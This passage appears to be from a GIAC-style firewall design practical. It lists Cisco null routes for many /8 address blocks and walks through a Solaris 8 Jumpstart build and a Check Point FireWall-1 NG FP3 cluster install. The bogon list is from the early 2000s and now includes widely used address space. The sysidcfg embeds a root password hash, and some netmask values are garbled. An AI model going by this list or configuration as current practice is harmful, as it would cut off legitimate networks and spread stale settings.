ip route 27.0.0.0 255.0.0.0 null0
ip route 31.0.0.0 255.0.0.0 null0
ip route 36.0.0.0 255.0.0.0 null0
ip route 37.0.0.0 255.0.0.0 null0
ip route 39.0.0.0 255.0.0.0 null0
ip route 41.0.0.0 255.0.0.0 null0
ip route 42.0.0.0 255.0.0.0 null0
ip route 49.0.0.0 255.0.0.0 null0
ip route 50.0.0.0 255.0.0.0 null0
ip route 58.0.0.0 255.0.0.0 null0
ip route 59.0.0.0 255.0.0.0 null0
ip route 70.0.0.0 255.0.0.0 null0
ip route 71.0.0.0 255.0.0.0 null0
ip route 72.0.0.0 255.0.0.0 null0
ip route 73.0.0.0 255.0.0.0 null0
ip route 74.0.0.0 255.0.0.0 null0
ip route 75.0.0.0 255.0.0.0 null0
ip route 76.0.0.0 255.0.0.0 null0
ip route 77.0.0.0 255.0.0.0 null0
ip route 78.0.0.0 255.0.0.0 null0
ip route 79.0.0.0 255.0.0.0 null0
ip route 83.0.0.0 255.0.0.0 null0
ip route 84.0.0.0 255.0.0.0 null0
ip route 85.0.0.0 255.0.0.0 null0
ip route 86.0.0.0 255.0.0.0 null0
ip route 87.0.0.0 255.0.0.0 null0
ip route 88.0.0.0 255.0.0.0 null0
ip route 89.0.0.0 255.0.0.0 null0
ip route 90.0.0.0 255.0.0.0 null0
ip route 91.0.0.0 255.0.0.0 null0
ip route 92.0.0.0 255.0.0.0 null0
ip route 93.0.0.0 255.0.0.0 null0
ip route 94.0.0.0 255.0.0.0 null0
ip route 95.0.0.0 255.0.0.0 null0
ip route 96.0.0.0 255.0.0.0 null0
ip route 97.0.0.0 255.0.0.0 null0
ip route 98.0.0.0 255.0.0.0 null0
ip route 99.0.0.0 255.0.0.0 null0
ip route 100.0.0.0 255.0.0.0 null0
ip route 101.0.0.0 255.0.0.0 null0
ip route 102.0.0.0 255.0.0.0 null0
ip route 103.0.0.0 255.0.0.0 null0
ip route 104.0.0.0 255.0.0.0 null0
ip route 105.0.0.0 255.0.0.0 null0
ip route 106.0.0.0 255.0.0.0 null0
ip route 107.0.0.0 255.0.0.0 null0
ip route 108.0.0.0 255.0.0.0 null0
ip route 109.0.0.0 255.0.0.0 null0
ip route 110.0.0.0 255.0.0.0 null0
```

```

ip route 111.0.0.0 255.0.0.0 null0
ip route 112.0.0.0 255.0.0.0 null0
ip route 113.0.0.0 255.0.0.0 null0
ip route 114.0.0.0 255.0.0.0 null0
ip route 115.0.0.0 255.0.0.0 null0
ip route 116.0.0.0 255.0.0.0 null0
ip route 117.0.0.0 255.0.0.0 null0
ip route 118.0.0.0 255.0.0.0 null0
ip route 119.0.0.0 255.0.0.0 null0
ip route 120.0.0.0 255.0.0.0 null0
ip route 121.0.0.0 255.0.0.0 null0
ip route 122.0.0.0 255.0.0.0 null0
ip route 123.0.0.0 255.0.0.0 null0
ip route 124.0.0.0 255.0.0.0 null0
ip route 125.0.0.0 255.0.0.0 null0
ip route 126.0.0.0 255.0.0.0 null0
ip route 127.0.0.0 255.0.0.0 null0
ip route 173.0.0.0 255.0.0.0 null0
ip route 174.0.0.0 255.0.0.0 null0
ip route 176.0.0.0 255.0.0.0 null0
ip route 177.0.0.0 255.0.0.0 null0
ip route 178.0.0.0 255.0.0.0 null0
ip route 179.0.0.0 255.0.0.0 null0
ip route 180.0.0.0 255.0.0.0 null0
ip route 182.0.0.0 255.0.0.0 null0
ip route 183.0.0.0 255.0.0.0 null0
ip route 184.0.0.0 255.0.0.0 null0
ip route 185.0.0.0 255.0.0.0 null0
ip route 186.0.0.0 255.0.0.0 null0
ip route 187.0.0.0 255.0.0.0 null0
ip route 189.0.0.0 255.0.0.0 null0
ip route 190.0.0.0 255.0.0.0 null0
ip route 197.0.0.0 255.0.0.0 null0
ip route 223.0.0.0 255.0.0.0 null0

```

## Firewall

### ***Operating System Install***

#### ***SOLARIS 8.0***

I have chosen Solaris 8.0 as the operating system which Check Point Firewall-1 NG FP3 will be installed on. There have been some vulnerabilities associated with Solaris 8.0 but I have selected version 8.0 rather than 9.0 because of its longevity in the market i.e. the code has been vigorously tested and most exploits for this are now public domain. Going with version 9.0 is new code which hasn't been tested as much giving a much higher probability of a 0-day exploit. We can also lessen the risk of exploit by only running run core functionality. The host will require 'hardening' - I recommend that the reader check with SUN for further information.

<http://www.sun.com/software/security/blueprints/> . Also Lance Spitzner wrote another good article on this <http://www.spitzner.net/armoring2.html>.

For the following instructions, it is assumed the reader is versed in the Solaris Jumpstart procedure. Our Jumpstart server Croatia is also the firewall manager (Distributed Install) and will be sitting on the management network. The Solaris 8.0 image needs to be patched to the most recent level. Go to

<http://sunsolve.sun.com/pub-cgi/show.pl?target=patchpage> and get the latest recommended patch cluster. So using a Jumpstart installation, we define the following files;

## V280R-core

```
install_type          initial_install
system_type           standalone
partitioning          explicit
# specify install cluster (pick one)
cluster              SUNWCreq
#For standard C libraries
package              SUNWlibc add
#For NTP client software
package              SUNWntpu add
# For Volume Management
package              SUNWvolr add
package              SUNWvolu add
# For snoop
package              SUNWtoo add
package              SUNWfns add
# For utils such as showrev
package              SUNWadmc add
package              SUNWadmfw add
package              SUNWadmap add
package              SUNWscpu add
# Sar
package              SUNWaccu add
# 64bit
package              SUNWesxu add
package              SUNWlibcX add
package              SUNWvolux add
# gzip
package              SUNWgzip add
package              SUNWter add
# ssh
package              SUNWzlib add
package              SUNWzlibx add
package              SUNWssshcu add
package              SUNWssshdr add
package              SUNWssshdu add
package              SUNWssshr add
package              SUNWssshu add
# filesystem partitioning
filesystem            c0t0d0s0 3000 / logging
filesystem            c0t0d0s1 10000 /var logging
filesystem            c0t0d0s3 512 swap
filesystem            c0t0d0s4 free /usr/local logging
filesystem            c0t0d0s5 6000 /opt logging
filesystem            c0t0d0s6 6000 /usr logging
filesystem            c0t0d0s7 50
filesystem            c0t2d0s0 3000
filesystem            c0t2d0s1 10000
filesystem            c0t2d0s3 512
filesystem            c0t2d0s4 free
filesystem            c0t2d0s5 6000
filesystem            c0t2d0s6 6000
filesystem            c0t2d0s7 50
```



Looking at the above file we have selected just the core cluster, and also additional modules for time, SSH, gunzip, volume management and snoop. Many people argue that having a powerful network application like snoop running on your firewall makes an attacker's job easier. I disagree, through experience having this application allows you to verify firewall behaviour and is a great trouble-shooter, but I shall leave it up to the reader to make his own view. Also note that we have mirrored the hard disks allowing for fault tolerance. Then create the respective directories for the gateways using their hostname as the directory name and within each directory create a sysidcfg file;

### Sysidcfg

```
system_locale=C
timezone=NZ
timeserver=localhost
network_interface=primary {hostname=GextFW-A
default_route=175.16.100.3 ip_address=181.75.4.1
netmask=255.255.255.248 protocol_ipv6=no}
terminal=vt100
name_service=NONE
root_password=XPZoWDYRPdiso
security_policy=NONE
```

Note that the primary IP address (hme0) is on the management network. Repeat again for GextFW-B and this time substitute the hostname and unique IP address respectively.

### Rules

```
#
#           @(#)rules 1.12 94/07/27 SMI
#
# The rules file is a text file used to create the rules.ok
# file for
# a custom JumpStart installation. The rules file is a lookup
# table
# consisting of one or more rules that define matches between
# system
# attributes and profiles.
#
# This example rules file contains:
#   o syntax of a rule used in the rules file
#   o rule_keyword and rule_value descriptions
#   o rule examples
#
# See the installation manual for a complete description of
# the rules file.
#
#####
#####
#
hostname GextFW-A      -      -      V280R-core.37gb      -
hostname GextFW-B      -      -      V280R-core.37gb      -
```

We then run the following commands to add the gateways to the bootparams file;

```
# ./add_client GextFW-A 2.8 sun4u
```

```
# ./add_client GextFW-B 2.8 sun4u
```

Then on the Sun Fire box that is to become our enforcement module we run:

```
ok boot net - install
```

## Network Configuration

Now configure the gateway's physical interfaces.

```
# ifconfig -a
lo0: flags=1000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4> mtu 8232 index
1
    inet 127.0.0.1 netmask ff000000
hme0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 2
    inet 181.75.1.1 netmask ffffffff broadcast 181.75.1.3
    ether 8:0:20:b0:24:2c
qfe0: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 3
    inet 175.16.100.6 netmask ffffffff8 broadcast 175.16.100.7
    ether 8:0:20:a3:74:e8
qfel: flags=1000842<BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500 index
4
    inet 175.16.100.137 netmask fffffff80 broadcast 175.16.100.255
    ether 8:0:20:a3:74:e9
qfe2: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 5
    inet 181.75.2.1 netmask ffffffff broadcast 181.75.2.3
    ether 8:0:20:a4:87:32
qfe3: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 6
    inet 181.75.3.1 netmask ffffffff8 broadcast 181.75.3.7
    ether 8:0:20:a4:87:33
qfe4: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 7
    inet 181.76.0.1 netmask ffffffff broadcast 181.76.0.3
    ether 8:0:20:f1:8e:7c
qfe5: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 8
    inet 181.75.4.1 netmask ffffffff0 broadcast 181.75.4.15
    ether 8:0:20:f1:8e:7d
qfe6: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 1500
index 9
    inet 181.77.0.1 netmask ffff0000 broadcast 181.77.255.255
    ether 8:0:20:f1:8e:7e
# cat /etc/hosts
#
# Internet host table
#
127.0.0.1                localhost
181.75.4.1               GextFW-A          GextFW-A.giac.com
loghost
175.16.100.6             GextFW-A.qfe0
175.16.100.137           GextFW-A.qfel
181.75.2.1               GextFW-A.qfe2
181.75.3.1               GextFW-A.qfe3
181.76.0.1               GextFW-A.qfe4
181.75.1.1               GextFW-A.hme0
181.77.0.1               GextFW-A.qfe6
```

```
# netstat -rv
```

IRE Table: IPv4			
Destination	Mask	Gateway	Device
181.76.0.0	255.255.255.252	GextFW-A.qfe4	
qfe4			
181.75.2.0	255.255.255.252	GextFW-A.qfe2	
qfe2			
181.75.1.0	255.255.255.252	GextFW-A.hme0	
hme0			
175.16.100.0	255.255.255.248	GextFW-A.qfe0	qfe0
181.75.3.0	255.255.255.248	GextFW-A.qfe3	
qfe3			
181.75.4.0	255.255.255.240	GextFW-A	
qfe5			
181.77.0.0	255.255.0.0	GextFW-A.qfe6	
qfe6			
224.0.0.0	240.0.0.0	GextFW-A	
qfe5			
default	0.0.0.0	175.16.100.3	
localhost	255.255.255.255	localhost	lo0

For our second gateway, we will configure the interfaces exactly the same except for hme0 and qfe5. These are to be unique, one network (hme0) for the state synchronisation network and the other (qfe5) for our management network. **NOTE:** Until we have our gateway cluster rule-base installed, at certain times we will need to have only the one gateway connect due to IP conflicts.

## Firewall Tutorial

### **CHECK POINT NEXT GENERATION FEATURE PACK 3 (Hot Fix 2)**

Check Point VPN-1 & Firewall-1 NG FP3 HF2 has been selected because it's a market leader which satisfies our best-of-breed architecture. It also has enhanced application security known as SMART Defence, stateful inspection technology and easy to read log viewer. We need to make sure that the management station (Croatia) and the gateways (GextFW-A & GextFW-B) are on the same VLAN and can communicate with one another. It is imperative at the time of install that the network segment is trusted and there is no other external access to it. To install on Solaris, insert the CD and run UnixInstallScript.

### **ENFORCEMENT MODULE INSTALLATION**

```
# ./UnixInstallScript.
```

```
Check Point Software Technologies Ltd.  
Welcome to Check Point Next Generation Feature Pack 3 Enterprise  
Suite!
```

```
V-Evaluation Product U-Purchased Product N-Next H-Help E-Exit
```

```
We recommend that you close all other applications while running this  
installation program.
```

```
This product is protected by copyright law and all unauthorized  
reproduction is forbidden.
```

Check Point Software Technologies Ltd.  
Checking the OS version...  
Please wait!

This End-user

License Agreement (the "Agreement") is an agreement between you (both the individual installing the Product and any legal entity on whose behalf such individual is acting) (hereinafter "You" or "Your") and Check Point Software Technologies Ltd. (hereinafter "Check Point"). TAKING ANY STEP TO SET-UP OR INSTALL THE PRODUCT CONSTITUTES YOUR ASSENT TO AND ACCEPTANCE OF THIS END USER LICENSE AGREEMENT. WRITTEN APPROVAL IS NOT A PREREQUISITE TO THE VALIDITY OR ENFORCEABILITY OF THIS AGREEMENT AND NO SOLICITATION OF ANY SUCH WRITTEN APPROVAL BY OR ON BEHALF OF YOU SHALL BE CONSTRUED AS AN INFERENCE TO THE CONTRARY. IF YOU HAVE ORDERED THIS PRODUCT AND SUCH ORDER IS CONSIDERED AN OFFER BY YOU, CHECK POINT'S ACCEPTANCE OF YOUR OFFER IS EXPRESSLY CONDITIONAL ON YOUR ASSENT TO THE TERMS OF THIS AGREEMENT, TO THE EXCLUSION OF ALL OTHER TERMS. IF THESE TERMS ARE CONSIDERED AN OFFER BY CHECK POINT, YOUR ACCEPTANCE IS EXPRESSLY LIMITED TO THE TERMS OF THIS AGREEMENT. IF YOU DO NOT AGREE WITH ALL THE TERMS OF THIS AGREEMENT, YOU MUST RETURN THIS PRODUCT WITH THE ORIGINAL PACKAGE AND THE PROOF OF PAYMENT TO THE PLACE YOU OBTAINED IT FOR A FULL REFUND.

1. DEFINITIONS:

.....etc

Do you accept all the terms of this license agreement (y/n)? **y**

Check Point Software Technologies Ltd.  
Please wait while checking Check Point products installed...  
Please wait!  
Installing Check Point SVN Foundation NG FP3...

Check Point Software Technologies Ltd.  
The following products are included on this CD.  
Select product(s)  
N-Next C-Contact information R-Review of products H-Help E-Exit  
1.[\*] VPN-1 & FireWall-1.  
2.[ ] FloodGate-1.  
3.[ ] SMART Clients.  
4.[\*] VPN-1 SecureClient Policy Server.  
5.[ ] UserAuthority.  
6.[ ] SmartView Monitor.  
7.[ ] Performance Pack.

Here we have selected VPN-1 & Firewall-1 as well as the Policy Server - this requires additional licensing but has been chosen because it locks down the VPN client from a session hijack.

Check Point Software Technologies Ltd.  
Installation type  
N-next B-go Back H-help E-exit  
1.(\*) Enforcement Module.  
2.( ) Enterprise Management.  
3.( ) Enterprise Management and Enforcement Module.  
4.( ) Enterprise Log Server.  
5.( ) Enforcement Module and Enterprise Log Server.\_

Check Point Software Technologies Ltd.  
N-next B-go Back H-help E-exit  
You have selected the following products for installation:

\* VPN-1 & FireWall-1 Enforcement Module

\* VPN-1 SecureClient Policy Server

Check Point Software Technologies Ltd.  
Check Point Installation Program  
Please wait!  
Installing VPN-1 & FireWall-1 NG FP3...

Installing VPN-1 SecureClient Policy Server NG FP3

Welcome to Check Point Configuration Program  
=====

\*\*\*\*\* VPN-1 & FireWall-1 kernel module installation  
\*\*\*\*\*

Installing VPN-1 & FireWall-1 kernel module...  
Done.

\*\*\*\*\* Interface Configuration \*\*\*\*\*

Scanning for unknown interfaces...  
Would you like to install a Check Point clustering product (CPHA,  
CPLS or State Synchronization)? (y/n) [n] ? **y**

**\* We have said yes as we are building two firewalls into a single cluster.**

Would you like to enable SecureXL acceleration feature? (y/n) [y] ? **y**  
IP forwarding disabled  
Hardening OS Security: IP forwarding will be disabled during boot.  
Generating default filter  
Default Filter installed  
Hardening OS Security: Default Filter will be applied during boot.  
This program will guide you through several steps where you  
will define your VPN-1 & FireWall-1 configuration.  
At any later time, you can reconfigure these parameters by  
running cpconfig

Configuring Licenses...  
=====

Host	Expiration	Signature
Features		

Note: The recommended way of managing licenses is using SmartUpdate.  
cpconfig can be used to manage local licenses only on this machine.

Do you want to add licenses (y/n) [y] ? **n**

**\* By default you are given a 15-day evaluation license if you do not have a valid license.**

Configuring Random Pool...

=====

You are now asked to perform a short random keystroke session. The random data collected in this session will be used in various cryptographic operations.

Please enter random text containing at least six different characters. You will see the '\*' symbol after keystrokes that are too fast or too similar to preceding keystrokes. These keystrokes will be ignored.

Please keep typing until you hear the beep and the bar is full.

[ ]

Thank you.

Configuring Secure Internal Communication...

=====

The Secure Internal Communication is used for authentication between Check Point components

Trust State: Uninitialized

Enter Activation Key:

Again Activation Key:

**\* Here we select something other than abc123 !!**

The Secure Internal Communication was successfully initialized

initial\_module:

Compiled OK.

Hardening OS Security: Initial policy will be applied until the first policy is installed

Check Point Software Technologies Ltd.

At this point the installation will ask you if you wish to reboot the machine. If rebooted, we will have a fully functional firewall. However, we will have difficulty establishing SIC (Secure Internal Communication) with the Manager. Exit from root but don't log off altogether, then "su" back to root. This will pick up our environment variables. Unload the filter.

```
# control_bootsec -r
```

Disabling boot security

FW-1 will not load a default filter on boot

Erasing local state..

**NOTE:** Do not forget to re-generate this boot security once we are up and running.

### **MANAGEMENT SERVER INSTALLATION**

Our Jumpstart server is also going to become our Firewall Manager. The installation is very similar but adds a couple of steps.

```
#./UnixInstallScript
```

Check Point Software Technologies Ltd.  
Welcome to Check Point Next Generation Feature Pack 3 Enterprise Suite!

V-Evaluation Product U-Purchased Product N-Next H-Help E-Exit

We recommend that you close all other applications while running this installation program.

This product is protected by copyright law and all unauthorized reproduction is forbidden.

Check Point Software Technologies Ltd.  
Checking the OS version...  
Please wait!

This End-user

License Agreement (the "Agreement") is an agreement between you (both the individual installing the Product and any legal entity on whose behalf such individual is acting) (hereinafter "You" or "Your") and Check Point Software Technologies Ltd. (hereinafter "Check Point"). TAKING ANY STEP TO SET-UP OR INSTALL THE PRODUCT CONSTITUTES YOUR ASSENT TO AND ACCEPTANCE OF THIS END USER LICENSE AGREEMENT. WRITTEN APPROVAL IS NOT A PREREQUISITE TO THE VALIDITY OR ENFORCEABILITY OF THIS AGREEMENT AND NO SOLICITATION OF ANY SUCH WRITTEN APPROVAL BY OR ON BEHALF OF YOU SHALL BE CONSTRUED AS AN INFERENCE TO THE CONTRARY. IF YOU HAVE ORDERED THIS PRODUCT AND SUCH ORDER IS CONSIDERED AN OFFER BY YOU, CHECK POINT'S ACCEPTANCE OF YOUR OFFER IS EXPRESSLY CONDITIONAL ON YOUR ASSENT TO THE TERMS OF THIS AGREEMENT, TO THE EXCLUSION OF ALL OTHER TERMS. IF THESE TERMS ARE CONSIDERED AN OFFER BY CHECK POINT, YOUR ACCEPTANCE IS EXPRESSLY LIMITED TO THE TERMS OF THIS AGREEMENT. IF YOU DO NOT AGREE WITH ALL THE TERMS OF THIS AGREEMENT, YOU MUST RETURN THIS PRODUCT WITH THE ORIGINAL PACKAGE AND THE PROOF OF PAYMENT TO THE PLACE YOU OBTAINED IT FOR A FULL REFUND.

1. DEFINITIONS:

...etc

Do you accept all the terms of this license agreement (y/n) ? y

Check Point Software Technologies Ltd.  
Please wait while checking Check Point products installed...  
Please wait!  
Installing Check Point SVN Foundation NG FP3...

Check Point Software Technologies Ltd.  
The following products are included on this CD.  
Select product(s)  
N-Next C-Contact information R-Review of products H-Help E-Exit  
1.[\*] VPN-1 & Firewall-1.  
2.[ ] FloodGate-1.  
3.[ ] SMART Clients.  
4.[ ] VPN-1 SecureClient Policy Server.  
5.[ ] UserAuthority.  
6.[ ] SmartView Monitor.  
7.[ ] Performance Pack.

Check Point Software Technologies Ltd.  
Installation type

N-next B-go Back H-help E-exit  
1.( ) Enforcement Module.  
2.(\*) Enterprise Management.  
3.( ) Enterprise Management and Enforcement Module.  
4.( ) Enterprise Log Server.  
5.( ) Enforcement Module and Enterprise Log Server.

Check Point Software Technologies Ltd.

Management Type

N-next B-go Back H-help E-exit

1.(\*) Enterprise Primary Management.  
2.( ) Enterprise Secondary Management.

Check Point Software Technologies Ltd.

Would you like to install the Backward Compatibility package ?

This package is required only if VPN-1/FireWall-1 4.1 Enforcement Modules are managed from this Management station.

N-next B-go Back H-help

1.( ) Yes.  
2.(\*) No.

Check Point Software Technologies Ltd.

Validation

N-next B-go Back H-help E-exit

You have selected the following products for installation:

- VPN-1 & FireWall-1 Enterprise Primary Management

Check Point Software Technologies Ltd.

Check Point Installation Program

Please wait!

Installing

VPN-1 & FireWall-1 NG FP3...

**Now for the additional steps particular to the management install only.**

Welcome to Check Point Configuration Program

=====

This program will guide you through several steps where you will define your SVN Foundation configuration.

At any later time, you can reconfigure these parameters by running cpconfig

Configuring Licenses...

=====

Host	Expiration	Signature
Features		

Note: The recommended way of managing licenses is using SmartUpdate. cpconfig can be used to manage local licenses only on this machine.

Do you want to add licenses (y/n) [y] ? **n**

Configuring Administrators...

=====

No SVN Foundation Administrators are currently defined for this Management Station.

Do you want to add administrators (y/n) [y] ? **y**

Administrator name: admin



Password:  
Verify Password:  
Permissions for all Management Clients (Read/[W]rite All, [R]ead Only  
All, [C]ustomized) **W**  
Permission to Manage Administrators ([Y]es, [N]o) **Y**

Administrator admin was added successfully and has  
Read/Write Permission for all Management Clients

Add another one (y/n) [n] ? **n**

Configuring Management Clients...

=====  
Management clients are trusted hosts from which  
Administrators are allowed to log on to this Management Station  
using Windows/X-Motif GUI.

No Management clients defined

Do you want to add a Management client (y/n) [y] ? **y**  
Please enter the list hosts that will be Management clients.  
Enter hostname or IP address, one per line, terminating with CTRL-D  
or your EOF  
character.  
181.77.0.102  
Is this correct (y/n) [y] ? **y**

Configuring Random Pool...

=====  
You are now asked to perform a short random keystroke session.  
The random data collected in this session will be used in  
various cryptographic operations.

Please enter random text containing at least six different  
characters. You will see the '\*' symbol after keystrokes that  
are too fast or too similar to preceding keystrokes. These  
keystrokes will be ignored.

Please keep typing until you hear the beep and the bar is full.

[ ]

Thank you.

Configuring Certificate Authority...

=====  
The system uses an Internal Certificate Authority  
to provide Secured Internal Communication (SIC) certificates  
for the components in your system.

Note that your components will not be able to communicate  
with each other until the Certificate Authority is initialized  
and they have their SIC certificate.

Press 'Enter' to initialize the Certificate Authority...  
Internal Certificate Authority created successfully  
Certificate was created successfully  
Certificate Authority initialization ended successfully

Check Point product Trial Period will expire in 15 days.  
During this period you are able to use the complete Check Point  
Product Suite.  
Please obtain a permanent license from Check Point User Center at:  
<http://www.checkpoint.com/usercenter>

The FQDN (Fully Qualified Domain Name) of this Management Server  
is required for proper operation of the Internal Certificate  
Authority.

Would you like to define it now (y/n) [y] ? **y**  
The FQDN of this Management Server is Croatia.giac.com  
Do you want to change it (y/n) [n] ? **n**

NOTE: If the FQDN is incorrect, the Internal CA cannot function  
properly,  
and CRL retrieval will be impossible.

Are you sure Croatia.giac.com is the FQDN of this machine (y/n) [n] ?  
**y**

Press 'Enter' to send it to the Certificate Authority...

Trying to contact CA. It can take up to 4 seconds...  
FQDN initialized successfully

The FQDN was successfully sent to the CA

Configuring Certificate's Fingerprint...

=====

The following text is the fingerprint of this Management machine:  
AVE MOP TUN WAR MAD OMEN LICK JAVA LEER MAYO LURK CLAM

Do you want to save it to a file? (y/n) [y] ? **n**

\*\*\*\*\* Installation completed successfully \*\*\*\*\*

Do you wish to start the installed product(s) now? (y/n) [y] ? **y**

cpstart: Start product - SVN Foundation

SVN Foundation: Starting cpWatchDog  
SVN Foundation: Starting cpd  
SVN Foundation started

cpstart: Start product - FireWall-1

FireWall-1: Starting fwd  
FireWall-1: Starting fwm (SmartCenter Server)

FireWall-1: This is a Management Station. No security policy will be  
loaded  
FireWall-1 started

Check Point Software Technologies Ltd.

Note:  
In order to set the new environment variables,


please login again to root account.  
If you wish to start the installed products,  
run cpstart.

Press Enter to continue...


#

## SMART CLIENT INSTALL

On a workstation we defined earlier as a GUI client (181.77.0.102) we need to install the SMART client software. Insert the Check Point NG FP3 CD and run setup.exe.



Click Next.



## License Agreement


This End-User License Agreement (the "Agreement") is an agreement between you (both the individual installing the Product and any legal entity on whose behalf such individual is acting) (hereinafter "You" or "Your") and Check Point Software Technologies Ltd. (hereinafter "Check Point"). TAKING ANY STEP TO SET-UP OR INSTALL THE PRODUCT CONSTITUTES YOUR ASSENT TO AND ACCEPTANCE OF THIS END USER LICENSE AGREEMENT. WRITTEN APPROVAL IS NOT A PREREQUISITE TO THE VALIDITY OR ENFORCEABILITY OF THIS AGREEMENT AND NO SOLICITATION OF ANY SUCH WRITTEN APPROVAL BY OR ON BEHALF OF YOU SHALL BE CONSTRUED AS AN INFERENCE TO THE CONTRARY. IF YOU HAVE ORDERED THIS PRODUCT AND SUCH ORDER IS CONSIDERED AN OFFER BY YOU, CHECK POINT'S ACCEPTANCE OF YOUR OFFER IS EXPRESSLY CONDITIONAL ON YOUR ASSENT TO THE TERMS OF THIS AGREEMENT, TO THE EXCLUSION OF ALL OTHER TERMS. IF THESE TERMS ARE CONSIDERED AN OFFER BY CHECK POINT, YOUR ACCEPTANCE IS EXPRESSLY LIMITED TO THE TERMS OF THIS AGREEMENT. IF YOU DO NOT AGREE WITH ALL THE TERMS OF THIS AGREEMENT, YOU MUST RETURN THIS PRODUCT WITH THE ORIGINAL PACKAGE AND THE PROOF OF PAYMENT TO THE PLACE YOU OBTAINED IT FOR A FULL REFUND.

If you accept all terms of this license agreement, click YES.  
If you do not, select NO and this program will automatically close.



NO

Click Next and select Server/Gateway Components.



